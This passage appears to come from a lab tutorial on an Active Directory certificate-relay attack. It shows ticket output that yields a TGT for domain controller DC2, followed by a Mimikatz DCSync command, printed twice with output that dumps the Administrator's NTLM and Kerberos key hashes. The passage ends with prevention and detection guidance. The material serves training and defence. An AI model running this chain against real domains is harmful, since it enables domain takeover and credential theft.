srCUCLZrm712Gnvo7ACjrhJKXszAHAy++6HZenerSMGtIxAsqZ5kEOkOEjCKLHaEWK21o2p1GOBH3KA+mKxMaOJAb1kQ36
zy+8MQgodDwtrd7YhVwRkarFUYRAU2aCuxGDBOpFNrWUy2WtZL9A7UZmHNkWe/v2rCNwR3nj/12DusAjp8vYAUjhyHhxr+
2BGNv62Gghy4KwX7iEcGmwhuA4ZSfyouxfNGjMZBa9yA3vdsclhb7/YipGh4rvmgB6y1EAw/CljyskDLbDyNfllCTQzM9x
```

```
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=DC2.eagle.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'eagle.local\DC2$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      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
      BmtyYnRndBsLZWFnbGUubG9jYWw=
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/eagle.local
  ServiceRealm             :  EAGLE.LOCAL
  UserName                 :  DC2$
  UserRealm                :  EAGLE.LOCAL
  StartTime                :  19/12/2022 23.43.15
  EndTime                  :  20/12/2022 09.43.15
  RenewTill                :  26/12/2022 23.43.15
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  SICrZ4HjAjHqvZh03xo99w==
  ASREP (key)              :  BFC00B974546271BF0C6ACAC32447EB6
```

TGT for DC2 obtained with certificate

We have now obtained a TGT for the Domain Controller DC2. Therefore we become DC2. Being a Domain Controller, we can now trigger `DCSync` with `Mimikatz`:

```
.\mimikatz_trunk\x64\mimikatz.exe "lsadump::dcsync /user:Administrator"
exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator
```

```
** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 01.00.00
Password last change : 07/08/2022 20.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd69313922373216cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8

mimikatz(commandline) # exit
Bye!
```

```
PS C:\Users\bob\Downloads> .\mimikatz_trunk\x64\mimikatz.exe "lsadump::dcsync /user:Administrator" exit

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC1.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 01/01/1601 01.00.00
Password last change : 07/08/2022 20.24.13
Object Security ID   : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: fcdc65703dd2b0bd789977f1f3eeaecf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6fd69313922373216cdbbfa823bd268d

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1c4197df604e4da0ac46164b30e431405d23128fb37514595555cca76583cfd3
      aes128_hmac       (4096) : 4667ae9266d48c01956ab9c869e4370f
      des_cbc_md5       (4096) : d9b53b1f6d7c45a8

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-FM93RI8QOKQAdministrator
    Credentials
      des_cbc_md5       : d9b53b1f6d7c45a8


mimikatz(commandline) # exit
```

Successful impersonation of DC2 and performing DCSync to obtain the Administrator's password hash

---

Prevention


The above attack was possible because:

- We managed to coerce DC2 successfully
- ADCS web enrollment does not enforce HTTPS (otherwise, relaying would fail, and we won't request a certificate)

Because there are many different PKI-related escalation techniques, it is highly advised to regularly scan the environment with `Certify` or other similar tools to find potential issues.


Detection

This attack provides multiple techniques for detection. If we start from the part where a certificate is requested by `NTLMRelayx`, we will see that the CA has flagged both the request and the issuer of the certificate in events ID `4886` and `4887`, respectively:




What stands out is that the template name is mentioned as part of the request; however, it isn't if requested by the Domain Controller itself (not relaying). There may be some exceptions to this in an environment; thus, it is best to check if it could be used as an indicator of flagging, coercing/relaying attacks to ADCS.

Subsequently, in the attack, we utilized the obtained certificate to get a Kerberos TGT, which resulted in the event ID `4768`:



It stands out that `XX` is attempting to log in with a certificate, and the IP address is not the DC's.

Finally, when we used `Mimikatz` to perform DCSync, we will see the event ID `4624` that indicates `XX` authenticated successfully from another IP address and not it is own:



Please wait for 7-10 minutes after spawning the target of the below question before requesting/generating any AD certificates!